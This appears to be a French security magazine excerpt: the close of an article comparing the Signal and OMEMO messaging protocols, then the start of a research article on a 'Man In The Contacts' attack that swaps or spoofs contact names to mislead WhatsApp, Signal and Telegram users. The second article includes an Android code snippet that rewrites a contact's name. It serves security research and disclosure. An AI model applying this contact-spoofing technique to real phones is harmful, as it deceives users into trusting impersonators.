Les messages à destination d'un utilisateur, désigné par son *bare JID* (c.-à-d. son JID sans le nom de l'équipement), sont délivrés au dernier périphérique actif de cet utilisateur. Ce fonctionnement peut être altéré grâce aux extensions Carbon Messages (XEP-0280) et Message Archive Management (XEP-0313) afin que tous les équipements d'un utilisateur aient accès à tous les messages reçus. En outre, si un utilisateur est hors-ligne, ses messages peuvent être stockés sur le serveur responsable du compte de l'utilisateur. Ces messages lui seront alors délivrés lors de sa prochaine connexion. Par ailleurs, des informations relatives à un utilisateur peuvent être stockées, en clair, sur le serveur responsable de son compte, grâce à l'extension XMPP XEP-0163, appelée *Personal Eventing Protocol* (PEP). Ce mécanisme, lui-même extensible, permet ainsi à un utilisateur connecté ou hors-ligne de mettre à la disposition d'autres utilisateurs diverses informations comme son avatar, son dernier message de statut, ou encore sa « carte de visite ».

OMEMO utilise ces différentes extensions XMPP pour offrir une méthode de chiffrement de bout en bout à l'ergonomie moderne. Chaque équipement, lorsqu'il active OMEMO, génère sa clé à long terme, sa clé à moyen terme et d'une vingtaine à une centaine de clés à usage « unique ». Les jeux de clés de chaque équipement sont stockés dans le profil PEP utilisateur. Lorsqu'un expéditeur souhaite établir une nouvelle session, il récupère toutes les clés auprès du serveur responsable du compte du destinataire. Ensuite, il effectue un échange de clés en suivant le protocole X3DH. Par équipement avec lequel une session doit être établie, il sélectionne aléatoirement une clé à « usage unique ». Cette sélection aléatoire permet de s'affranchir du risque qu'un serveur malveillant dégrade la confidentialité persistante en diffusant sciemment une clé à usage unique déjà employée par ailleurs. Le risque de dégradation de la confidentialité persistante

n'est cependant pas totalement évité. Il est, en effet, possible que plusieurs sessions soient établies pendant qu'un périphérique est hors-ligne, et que la sélection aléatoire provoque une collision. Plus un périphérique tarde à remplacer les clés utilisées, et plus le risque de collision grandit. Cette collision a une portée limitée puisqu'elle n'a un impact que sur tout ou partie du premier monologue d'un utilisateur. Si l'équipement, dont l'une des clés à usage unique a été réutilisée, se connecte et détecte cette situation, il est alors en mesure de rétablir la confidentialité persistante. Il lui suffit d'envoyer un message « de service » dont le seul objet est de rafraîchir le secret racine. Cette situation semble, dans tous les cas, préférable à l'absence totale du quatrième échange DH.

## 3 Des divergences entre Signal et le protocole OMEMO

Signal et le protocole OMEMO sont par certains aspects très similaires. Certaines implémentations d'OMEMO utilisent, en effet, la bibliothèque cryptographique libsignal **[libS]** d'Open Whisper Systems, la société éditrice de Signal. Ses usages sont cependant cantonnés aux échanges de clés X3DH et à la maintenance des secrets avec Double Ratchet. Les points de divergences entre Signal et les implémentations d'OMEMO se situent donc sur les points suivants : les identifiants et l'architecture réseau, l'infrastructure de gestions de clés, l'usage qui est fait de ces clés, l'existence de documentation de qualité et la capacité à auditer le protocole.

### 3.1 Les identifiants et l'infrastructure réseau

Alors qu'OMEMO utilise une infrastructure répartie, où chaque utilisateur choisit son fournisseur de services, grâce au réseau fédéré XMPP, Signal préfère une infrastructure centralisée. Les auteurs de Signal ont, en effet, exprimé une opinion très négative sur les notions de fédération et d'interopérabilité, les qualifiant de causes génératrices de l'ossification des protocoles **[NoFd]**. Au diable donc l'Internet ouvert, le succès de HTTP ou encore celui des courriers électroniques. Moxie Marlinspike a même demandé à des clones (fork) de Signal de ne pas employer les serveurs opérés par Open Whisper Systems, quand bien même le protocole employé était le même **[GTFO]**. Signal est donc un système clos ; la porte de la fédération a été fermée à clé, clé qui est maintenant au fond d'un lac.

Signal utilise les numéros de téléphone des utilisateurs comme identifiants. Cette pratique a certainement pour origine l'usage des SMS/MMS comme première méthode de transport des messages de Signal. En 2015, les développeurs ont cependant décidé arbitrairement d'arrêter de prendre en charge le transport par SMS/MMS,



et d'utiliser, à la place, exclusivement les serveurs d'Open Whisper Systems, situés aux États-Unis. Cette décision a fait réagir une fraction de la communauté qui a créé un clone de l'application, désormais appelé Silence **[Slnc]**.

Le choix d'Open Whisper Systems d'arrêter la prise en charge des SMS/MMS n'a cependant pas causé l'arrêt de l'usage des numéros de téléphone comme identifiants. Il en résulte un problème de vie privée, dû au fait que les métadonnées relatives aux expéditeurs et destinataires ne sont pas chiffrées par le protocole Signal. En effet, ces identifiants pourraient permettre aux opérateurs d'Open Whisper Systems de tracer le graphe social des utilisateurs, ou encore de les géolocaliser, grâce au réseau SS7 **[SS7]**.

Le choix des numéros de téléphone comme identifiant est également fortement discutable depuis la publication de Signal Desktop. Ce logiciel permet aux utilisateurs de converser depuis des PC avec les utilisateurs Signal ; il n'est cependant pas possible d'employer ce logiciel sans s'être enrôlé préalablement sur téléphone portable !

Pour finir, cette centralisation du service présente également des risques topologiques. En effet, la géolocalisation aux États-Unis de la société Open Whisper Systems et de ses serveurs signifie qu'elle est soumise à l'arsenal légal américain. Celui-ci a d'ailleurs déjà été mis en œuvre à l'encontre de Signal **[PAct]**. En outre, la centralisation facilite la censure administrative du service, comme cela s'est déjà produit plusieurs fois au Brésil pour WhatsApp **[Braz]**, et en Égypte pour Signal **[Egyp]**. Une technique expérimentale **[DomF]**, inspirée du module *meek* pour Tor et appelée *Domain Fronting*, a été déployée en réponse à ce dernier blocage. Son déploiement hâtif laisse cependant en suspens des questions de vie privée, de confidentialité et d'intégrité, eu égard à l'absence de protection de bout en bout de certaines (méta-)données transitant par Google AppEngine lors du *Domain Fronting*.

En comparaison, les JID de XMPP/OMEMO peuvent être des pseudonymes n'offrant aucune corrélation avec un utilisateur particulier. Les utilisateurs les plus prudents peuvent même se connecter à XMPP au travers de Tor, ou utiliser des *hidden services* XMPP sur Tor. En outre, les identifiants ne sont pas liés à un type d'équipements. Ils peuvent ainsi être utilisés sur PC ou téléphone exclusivement ou sur un mélange des deux. Finalement, pour la géolocalisation des serveurs, l'infrastructure répartie de XMPP permet de jongler à volonté avec la localisation administrative et juridique des serveurs.

## 3.2 L'infrastructure de gestion de clés

Les serveurs gérés par Open Whisper Systems sont responsables du stockage des clés publiques de tous les utilisateurs, et de distribuer ces clés aux nouveaux utilisateurs. Ainsi, lorsqu'un nouvel utilisateur installe Signal, le logiciel prélève les numéros de téléphone de l'intégralité du carnet d'adresses de l'utilisateur, et les envoie aux serveurs de Signal, qui retournent en échange les clés des utilisateurs connus **[Leak]**. Les utilisateurs figurant dans le carnet de contacts sont également notifiés qu'un de leurs contacts vient d'installer Signal.

En vue de protéger la vie privée des utilisateurs, les numéros de téléphone des contacts sont hachés avec une fonction cryptographique et le résultat est tronqué ; cette technique s'avère cependant insuffisante et une recherche exhaustive permet de recouvrer ces numéros de téléphone.

Pour chaque utilisateur du carnet d'adresses ayant Signal, les serveurs d'Open Whisper Systems retournent donc une clé à long terme, une clé à moyen terme et optionnellement une clé à usage unique. Cette méthode de distribution centralisée des clés exige de faire confiance aux serveurs. Ces derniers peuvent, en effet, dégrader sciemment la confidentialité persistante en ne retournant pas de clé à usage unique. Ils peuvent, en outre, tout simplement fournir de fausses clés, en vue d'effectuer une interception de messages. Cette éventualité peut être contrée si les utilisateurs effectuent une vérification des clés retournées et les valident. L'usage des clés préalable à cette vérification n'est cependant pas empêché, et nombre d'utilisateurs font donc probablement une confiance aveugle aux serveurs de Signal.

Les utilisateurs méfiants qui voudraient effectuer cette vérification ne sont malheureusement pas dotés d'outils adaptés. Ainsi, s'il était auparavant possible de vérifier la clé du destinataire d'un message, les développeurs de Signal ont dégradé cette possibilité en novembre 2016. Au nom d'études sur l'expérience utilisateur, ils ont ainsi remplacé la vérification d'empreintes cryptographiques des clés par la comparaison de « nombres de sûretés » (*safety number*) **[Saft]**, supposément plus faciles à comparer. Cette opération a ainsi réduit la sécurité de l'empreinte de 256 bits à 100 bits. Plus incompréhensible encore, l'empreinte a également été réduite dans le QRCode utilisé pour la comparaison des clés, alors qu'il ne peut y avoir d'impact sur l'expérience utilisateur, que l'on photographie un QRCode de 100 ou 256 bits de sécurité ! Pour finir, la vérification des empreintes est impossible lors d'une conversation de groupe **[NoSN]**.

Pour enfoncer le dernier clou, Signal envisage de réviser à la baisse son mécanisme de sécurité concernant le signalement d'un changement de clés d'un pair **[Saft]**. Auparavant, lorsqu'un utilisateur changeait de clé à long terme (une opération rarissime), une notification était affichée et une confirmation manuelle était exigée. Avec la nouvelle option, dont il est envisagé qu'elle soit activée par défaut, seule une petite ligne sera affichée au milieu de la conversation.

En comparaison, les clés OMEMO sont récupérées auprès d'un serveur au choix du destinataire. Avec le logiciel Conversations, par défaut depuis la version 1.15 de novembre 2016, les clés peuvent être employées sans avoir été vérifiées ; un indicateur visuel différencie cependant les échanges avec les clés vérifiées et les échanges sans vérification **[Ctru]**. De plus, dès qu'une première clé d'un utilisateur est vérifiée, seules ses clés vérifiées sont utilisables. Dans le cas où plusieurs périphériques seraient destinataires, chaque clé doit être individuellement validée

au premier usage, à l'aide d'une empreinte cryptographique de 256 bits. Il existe un risque d'utiliser plusieurs fois une clé à usage unique, mais le protocole prévoit une contre-mesure pour raccourcir la durée de l'incident.

## 3.3 Usage des clés symétriques

Signal chiffre les messages à l'aide d'AES256 en mode CBC et ses motifs d'intégrité sont calculés avec HMAC-SHA256 dont le résultat est tronqué à 64 bits.

Ces choix peuvent faire débat. Ainsi, bien que Signal use d'une composition chiffrement/intégrité satisfaisante (*Encrypt-then-Mac*), l'implémentation incorrecte du mode CBC s'est révélée à l'origine de nombreuses vulnérabilités au fil des années. Cela a été notamment le cas dans TLS. En conséquence, l'existence de meilleures alternatives, tant en performances qu'en sécurité, a valu à ce mode d'être déconseillé par les auteurs du RFC de HTTP/2 **[H2]**. La prochaine version de TLS ne la prend même tout simplement pas en charge **[TLI3]**.

En outre, si l'algorithme HMAC-SHA256 est, à ce jour, irréprochable, la troncature du motif d'intégrité à 64 bits affaiblit son efficacité de manière significative. Ce choix tient peut-être sa justification dans l'usage des SMS comme méthode originelle de transport des messages. À l'heure actuelle, tous les messages de Signal sont notifiés à l'aide de Firebase Cloud Messaging (anciennement Google Cloud Messaging), et transportés sur le canal de données des téléphones portables. Les problèmes de bande passante utile ne peuvent donc plus constituer une justification. En fait, la grande bande passante désormais disponible joue même à l'encontre de cette troncature, rendant plus facile le bombardement de messages frauduleux jusqu'à réussir à forger un motif correct.

En comparaison, OMEMO emploie AES256 avec le mode de chiffrement authentifié GCM, considéré à l'état de l'art.

## 3.4 Documentation et audits

Signal est une cible mouvante. Jusqu'alors dénué de documentation, par une volonté affichée de ses développeurs, ce n'est que sur la pression croissante de la communauté que les algorithmes XEdDSA, X3DH et Double Ratchet ont été finalement spécifiés et publiés dans le domaine public. Si des études formelles vont désormais pouvoir être menées sur ces trois protocoles, effectuer ce même type d'études sur le protocole Signal reste encore un défi. Quelques-uns s'y sont néanmoins essayés, documentant leurs découvertes du protocole par « ingénierie inverse du code source », afin de dégager des propriétés de sécurité **[Etu1,Etu2]**. Aucune attaque réellement significative n'a été découverte, à ce jour.

En comparaison, le protocole OMEMO est documenté et standardisé dans une extension expérimentale du protocole XMPP. Il a récemment subi un audit, ayant révélé divers points d'attention **[Audi]**, qui ont été rapidement pris en compte par le protocole et au moins certaines implémentations.

# Conclusion

Cet article a détaillé les atouts et inconvénients de plusieurs protocoles permettant la sécurisation de messageries quasi instantanées. La figure 4 reprend les observations de manière synthétique.

| | Telegram | Off-the-Record | OpenPGP | Signal | OMEMO |
|---|---|---|---|---|---|
| Quasi-instantanée | | | | | |
| Décentralisation | | | | | |
| PFS | | | | | |
| Déniabilité | ? | | | | |
| Identifiants | | | | | |
| Algo. crypto. | | | | | |
| Implémentations libres | | | | | |
| Spécifications publiques | | | | | |
| Fiabilité de l'IGC | | | | | |
| Déploiement | | | | | |

Légende : ? = Inconnu — Oui ou Excellent — Perfectible — Insuffisant — Non ou Médiocre

*Figure 4 : Synthèse des points forts et faibles de plusieurs protocoles dans le cadre de la messagerie (quasi) instantanée. Les justifications ou références ont été apportées dans l'article.*

Les utilisateurs souhaitant protéger leur messagerie quasi instantanée de bout en bout disposent d'options valables, comme Signal, WhatsaApp, ou encore OMEMO. Ces outils ont en commun un cœur cryptographique formé des protocoles X3DH et Double Ratchet, dont il ressort de plusieurs études indépendantes qu'ils seraient fiables.

Malgré cela, ces différentes solutions offrent un niveau de protection de la vie privée et de la confidentialité des messages qui varie de manière significative. Ainsi, cet article a rappelé, à l'instar d'une conférence lors de la conférence 33c3 **[CCC]**, que les numéros de téléphone sont à la fois des identifiants de compte pratiques, puisque déjà enregistrés dans le téléphone, mais aussi une donnée personnelle sensible. Outre leur usage éventuel pour géolocaliser des utilisateurs, ils sont nécessairement transmis en clair, en tant que métadonnées de tout message : une situation préoccupante lorsque les messages du réseau doivent passer par une infrastructure centralisée. Cette dernière est, en effet, en mesure d'observer le graphe social de ses utilisateurs et la fréquence de leurs échanges, quand bien même leurs concepteurs s'en défendent **[PAct]**. Par ailleurs, comme cet article l'a présenté, les serveurs de Signal et WhatsaApp sont en charge de la délivrance des clés publiques des contacts d'un utilisateur. Pour cela, un dérivé cryptographique des numéros de tous les contacts d'un utilisateur est envoyé aux serveurs, qui répondent avec des clés publiques associées. Cette dérivation cryptographique est hélas aisément réversible **[Leak]**, et il est possible de retrouver la liste des contacts d'un utilisateur de ces applications. En outre, il est à la charge des utilisateurs de vérifier l'authenticité des clés remises par les serveurs, une étape probablement rarement effectuée et dont les mécanismes de vérification ont été récemment dégradés dans Signal, parfois de façon inexplicable **[Saft]**. Pour WhatsaApp, ce mécanisme de distribution de clés a même été à l'origine d'un tumulte, en janvier 2017, lorsque le journal Guardian



a rapporté qu'une vulnérabilité publique depuis huit mois et non corrigée permet l'interception de messages en clair **[Guar]**.

Finalement, cet article a détaillé le protocole OMEMO, qui utilise le réseau XMPP pour la distribution des clés et des messages. Le réseau XMPP utilise des serveurs répartis et des identifiants indépendants de l'identité propre de l'utilisateur. Chaque utilisateur de XMPP est libre d'employer le serveur de son choix, dont la sécurité peut être catastrophique ou excellente. Une sécurité serveur excellente n'exempte cependant pas les utilisateurs de la nécessité de vérifier les clés cryptographiques.

Heureusement, grâce à la publication récente dans le domaine public des spécifications de X3DH et de Double Ratchet par les auteurs de Signal, de nombreuses applications peuvent s'équiper de ce coeurcœur cryptographique robuste tout en faisant des choix d'infrastructures plus respectueux de la vie privée que ne le sont Signal ou WhatsApp.

Les arguments de l'éditeur de Signal concernant l'agilité d'un écosystème fermé, soumis aux décisions unilatérales des développeurs, sont certainement fondés. À l'instar du régime politique démocratique, les réseaux fédérés, comme XMPP, nécessitent des négociations, des ententes et des compromis. Le résultat peut cependant, au long cours, se montrer supérieur à la somme des idées exprimées par les différents intervenants de l'écosystème.

Ainsi, grâce la stabilité de sa spécification, sa licence ouverte, ses primitives cryptographiques à l'état de l'art et son architecture répartie, OMEMO offre aux utilisateurs de XMPP une méthode de communication protégée de bout en bout efficace, auditable, et potentiellement durable. ■

## Note

**Pour le lecteur intéressé, l'application libre Conversations implémente OMEMO et des extensions permettant l'économie de la batterie du périphérique le faisant tourner [Conv]. Un compte est optionnellement fourni à tout utilisateur faisant l'acquisition de l'application au travers du Google Play Store. Les utilisateurs d'iOS peuvent utiliser ChatSecure [ChSc]. Les utilisateurs PC peuvent, quant à eux, se tourner vers Gajim et son implémentation expérimentale d'OMEMO. Pour les utilisateurs souhaitant effectuer un auto-hébergement de leur serveur XMPP, Prosody [Pros] implémente la partie serveur des optimisations permettant des économies de batterie. Enfin, la Quadrature du Net fournit un service XMPP ouvert à tous [LQDN].**

## Remerciements

**Je tiens à remercier mes relecteurs : Piotr Chmielnicki, François Contat, Arnaud Ebalard, Sarah De Haro, Olivier Levillain, Mickaël Salaün, et Guillaume Valadon. Les idées exprimées dans cet article ne sauraient les engager.**

## Références

**[OTR]** https://otr.cypherpunks.ca/

**[MPO]** https://www.cypherpunks.ca/~iang/pubs/mpotr.pdf

**[OPGP]** https://www.rfc-editor.org/rfc/rfc4880.txt

**[FORA]** https://www.ssi.gouv.fr/uploads/2015/05/format-Oracles-on-OpenPGP.pdf

**[XDSA]** https://whispersystems.org/docs/specifications/xeddsa/

**[DR]** https://whispersystems.org/docs/specifications/doubleratchet/

**[X3DH]** https://whispersystems.org/docs/specifications/x3dh/

**[HKDF]** https://www.rfc-editor.org/rfc/rfc5869.txt

**[OMEM]** https://xmpp.org/extensions/xep-0384.html

**[libS]** https://github.com/WhisperSystems/libsignal-protocol-java

**[SInc]** https://silence.im/

**[TELG1]** https://news.ycombinator.com/item?id=6913456

**[TELG2]** https://cs.au.dk/~jakjak/master-thesis.pdf

**[IMSG]** https://isi.jhu.edu/~mgreen/imessage.pdf

**[Lega]** https://moderncrypto.org/mail-archive/messaging/2016/002275.html

**[PAct]** https://whispersystems.org/bigbrother/eastern-virginia-grand-jury/

**[Braz]** https://techcrunch.com/2016/07/19/whatsapp-blocked-in-brazil-again/

**[Egyp]** https://whispersystems.org/blog/doodles-stickers-censorship/

**[DomF]** https://www.bamsoftware.com/papers/fronting/

**[SS7]** https://www.youtube.com/watch?v=lQ0l5tl0YLY

**[GTFO]** https://github.com/LibreSignal/LibreSignal/issues/37

**[NoFd]** https://whispersystems.org/blog/goodbye-encrypted-sms/

**[Leak]** https://whispersystems.org/blog/contact-discovery/

**[Saft]** https://whispersystems.org/blog/safety-number-updates/

**[NoSN]** https://support.whispersystems.org/hc/en-us/articles/213134107-How-do-I-verify-the-person-I-m-sending-messages-to-is-who-they-say-they-are-

**[Ctru]** https://gultsch.de/trust.html

**[Etu1]** https://eprint.iacr.org/2014/904.pdf

**[Etu2]** https://eprint.iacr.org/2016/1013.pdf

**[Audi]** https://conversations.im/omemo/audit.pdf

**[H2]** https://www.rfc-editor.org/rfc/rfc7540.txt

**[CCC]** https://media.ccc.de/v/33c3-8062-a_look_into_the_mobile_messaging_black_box

**[Guar]** https://www.theguardian.com/technology/2017/jan/13/whatsapp-backdoor-allows-snooping-on-encrypted-messages

**[TLI3]** https://tools.ietf.org/html/draft-ietf-tls-tls13-18

**[Conv]** https://conversations.im

**[Pros]** https://prosody.im

**[LQDN]** https://jabber.lqdn.fr

**[ChSc]** https://chatsecure.org/blog/chatsecure-v4-released/


www.hsc-formation.fr

HSC by Deloitte.


# PRÉSENTATION DE L'ATTAQUE MAN IN THE CONTACTS POUR PIÉGER LES UTILISATEURS DE WHATSAPP, SIGNAL ET TELEGRAM

Jérémy MATOS – jeremy.matos@securingapps.com

Expert en sécurité applicative chez Securing Apps

**mots-clés :** ***MOBILE / MESSAGERIES SÉCURISÉES / CHIFFREMENT DE BOUT EN BOUT / CONTACTS / MAN IN THE MIDDLE***



*L'année 2016 a marqué l'essor du chiffrement de bout en bout pour les messageries mobiles, avec notamment l'activation d'un tel protocole pour WhatsApp en avril. Mais aussi avec l'engouement autour de l'application Signal suite aux recommandations d'Edward Snowden [1]. Véritable progrès pour la vie privée de ses utilisateurs, c'est son utilisation supposée par des groupes terroristes qui a fait les grands titres des médias. C'est ainsi que Bernard Cazeneuve a mentionné l'application Telegram lors d'un déplacement à Berlin le 23 août 2016, en déclarant vouloir « armer véritablement nos démocraties sur la question du chiffrement » [2].*

## 1 Un chiffrement inviolable ?

Vouloir légiférer sur ce sujet laisse entendre qu'il n'y a pas de moyen de contournement technique connu et que ce chiffrement est inviolable. C'est ce que conclut un papier académique publié en octobre 2016 et intitulé « Une analyse formelle de la sécurité du protocole de messagerie Signal » **[3]**. Il est utile de noter que ce protocole est utilisé à la fois par les applications Signal et WhatsApp, Telegram ne communiquant strictement aucun détail d'architecture ou d'implémentation.

Mais il est primordial de mettre en exergue deux hypothèses de cette démonstration formelle :

- « Signal, qui est désormais le nom à la fois d'une application de messagerie instantanée et du protocole cryptographique. Dans le reste de ce papier, nous discuterons du protocole cryptographique seulement » ;
- « Les hypothèses de confiance sur le canal d'enregistrement ne sont pas définies ; Signal spécifie une méthode obligatoire pour les participants afin qu'ils vérifient les clés d'identification les uns des autres à travers un canal auxiliaire, mais la plupart des implémentations n'exigent pas une telle vérification avant que l'échange de messages puisse commencer. Sans cela, un serveur de distribution de clés indigne de confiance peut évidemment se faire passer pour n'importe quel agent. ».

Le modèle de menaces qui en résulte se concentre alors uniquement sur des scénarios considérant le réseau et/ou les serveurs de communication comme malveillants. Alors que les nombreuses révélations d'Edward Snowden prouvent que la NSA n'hésite pas à s'attaquer aux autres éléments plus faibles du système d'informations, la cryptographie est rarement le talon d'Achille. Sortir ces éléments du cadre de l'étude est une simplification théorique à des fins académiques, mais la conclusion obtenue ne peut dès lors plus s'appliquer à l'utilisation en pratique de ces applications de messagerie.

# 2 L'implémentation de l'application mobile est le maillon faible

## 2.1 Un processus d'enregistrement implicite peu robuste

Historiquement, WhatsApp a bouleversé le processus d'enregistrement pour une messagerie instantanée : il n'est plus nécessaire de créer un identifiant et un mot de passe pour se connecter, une authentification implicite via le numéro de téléphone est mise en place. Cela permet également de récupérer les contacts depuis le carnet d'adresses plutôt que de devoir ajouter les différents identifiants à la main. Telegram et Signal s'en sont ensuite inspirés, cette expérience utilisateur ayant convaincu les foules.

Mais la première implémentation a vite été reconnue en 2012 comme très peu sécurisée : les identifiants générés étaient hautement prévisibles **[4]**. Que de chemin parcouru en quatre ans avec le déploiement du chiffrement de bout en bout. Ou pas ...

Cette mécanique a évidemment été améliorée et l'appartenance du numéro de téléphone est désormais vérifiée via l'envoi d'un SMS. Mais c'est un canal connu pour être vulnérable et en particulier pour un processus d'une telle sensibilité **[5]**.

À aucun moment WhatsApp ne vérifie l'identité de l'utilisateur final. Elle se contente de mettre en relation des numéros de téléphone, ce qui permet d'utiliser des pseudonymes si on le souhaite. Cela veut donc dire qu'in fine WhatsApp délègue la responsabilité à l'utilisateur d'authentifier ses interlocuteurs.

## 2.2 Nécessité d'un modèle de menaces centré sur le smartphone

Une analyse de sécurité réaliste d'un point de vue de l'utilisateur exige donc de prendre ce point en considération et de centrer le modèle de menaces autour du smartphone.

Le diagramme en Figure 1 n'a pas vocation à être un modèle complet, mais à faire ressortir les briques fondamentales sur lesquelles s'appuient nos trois applications de messagerie instantanée.

Le SMS est en dehors du cadre de notre étude, puisque déjà évoqué **[5]**. Nous ne discuterons pas non plus des sauvegardes.

Les échanges réseau chiffrés de bout en bout sont considérés comme robustes **[3]**.

Les systèmes d'exploitation mobiles étant relativement modernes, ils ont introduit des fonctionnalités de bac à sable de plus en plus fiables. Chaque application est exécutée avec des droits restreints et ne peut accéder qu'à sa zone de stockage ou contrôler uniquement ses appels réseau.





*Figure 1 : Modèle de menaces centré sur le smartphone.*

Mais les contacts ne sont pas partitionnés sur ce modèle et une API officielle est disponible pour lire et modifier ces informations. Il suffit que l'application obtienne les permissions correspondantes. Voici un exemple de code permettant de modifier un nom de contact sous Android et les permissions nécessaires.

```
private boolean updateContactName(String phone, String newName) {
  ArrayList<ContentProviderOperation> ops = new ArrayList<ContentProvid
erOperation>();

  ops.add(ContentProviderOperation.newUpdate(ContactsContract.Data.
CONTENT_URI)
    .withSelection(ContactsContract.CommonDataKinds.Phone.NUMBER + "=?",
      new String[{String.valueOf(phone)})
    .withValue(ContactsContract.CommonDataKinds.StructuredName.DISPLAY_
NAME, newName)
    .build());
  try {
    getContentResolver().applyBatch(ContactsContract.AUTHORITY, ops);
    return true;
  } catch(Exception e) {
    Log.e("Error", "encountered", e);
  }
  return false;
}

<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />
```





*Figure 2 : Rendu visuel pour l'utilisateur victime d'une permutation de contacts.*

## 2.3 L'utilisation des informations de contact est plus subtile qu'il n'y paraît

En fonction de l'expéditeur ou du destinataire, un numéro de téléphone n'est pas forcément associé au même nom. Il n'y a donc pas de source fiable pour déterminer la correspondance entre les deux. D'autant plus qu'un des deux interlocuteurs est libre de changer la dénomination à tout moment dans son carnet d'adresses. Il est donc loin d'être évident pour le serveur de messagerie de savoir quel nom mettre dans la notification, le seul invariant étant le numéro de téléphone.

Certaines applications de messageries contournent partiellement le problème en stockant des identifiants supplémentaires dans les contacts à des fins de réconciliation, ce qui au passage nécessite les permissions en lecture et écriture.

Mais cela ne résout en rien la problématique de la confiance : le serveur ne peut à aucun moment considérer les informations de contact comme légitimes puisque l'utilisateur ou une de ses applications peut les modifier (contrairement au numéro de téléphone).

# 3 Présentation d'une nouvelle famille d'attaque : Man In The Contacts

Une étude a alors été menée sur la résilience de ces trois applications de messageries sécurisées face aux modifications intempestives de contacts. Avec comme point de vue central celui de l'utilisateur final.

Les premiers résultats ont été présentés au Crypto Village de la DEFCON en août 2016, puis en novembre 2016 à la CyberSecurity Conference d'Yverdon. De nombreuses captures d'écran sont disponibles à l'adresse **[6]** pour rendre plus visuels les trois scénarios décrits ci-dessous.

Pour simplifier l'étude, nous nous concentrerons sur l'échange de messages écrits entre deux interlocuteurs. Mais l'approche est généralisable à des conversations de groupe (en général plus délicates à gérer d'un point de vue distribution de clé) et éventuellement aux appels VOIP.

## 3.1 Permutation de deux contacts existants

La première étape consiste à observer le comportement des trois applications quand deux contacts sont permutés. Par exemple, une idée à retenir pour le 1er avril est d'intervertir sur le téléphone d'un ami le numéro de téléphone de sa compagne (Alice) et de sa mère (Ève).

Les captures d'écran en Figure 2 montrent qu'il n'est pas évident pour l'utilisateur final de détecter une si grossière supercherie.

Une nouvelle notification arrive avec un nom qui a l'air légitime, mais qui pourtant correspond au mauvais contact. En cliquant dessus, l'utilisateur est cependant redirigé vers une nouvelle conversation. Néanmoins le message de WhatsApp lui indiquant que la discussion est maintenant sécurisée de bout en bout peut lui octroyer un faux sentiment de confiance.

La conversation existante voit son identifiant changer (mais à des vitesses différentes en fonction des applications), ce qui n'est pas très discret. De plus, contrairement à WhatsApp et Telegram, Signal affiche le numéro de téléphone sous le nom de contact. Mais seulement sur la version Android, et pas iOS… La blague ne durera de toute façon pas très longtemps, au moindre coup de téléphone la voix ne correspondra pas.

## 3.2 Création d'un contact avec un nom très similaire

Pour rendre le scénario précédent plus crédible, nous allons étudier ce qu'il se passe lorsque l'on crée un nouveau contact avec un nom très similaire, par exemple « Alice» avec un espace devant le A majuscule. Quand la véritable Alice appellera, il n'y aura plus de problème de voix, car elle sera toujours associée au contact d'origine.

Les captures d'écran en Figure 3 (page suivante) montrent qu'il est impossible de distinguer l'espace préfixant le nom de contact.

Même en utilisant une police différente, il serait très délicat de compter sur l'utilisateur pour remarquer une si subtile différence. Et filtrer certains caractères spéciaux ne suffirait pas, Unicode nous offrant un large éventail de possibilités pour produire un nom différent ressemblant comme deux gouttes d'eau à celui original. Le monde du Web a en fait la douloureuse expérience il y a une dizaine d'années avec des noms de domaine exotiques **[7]**.

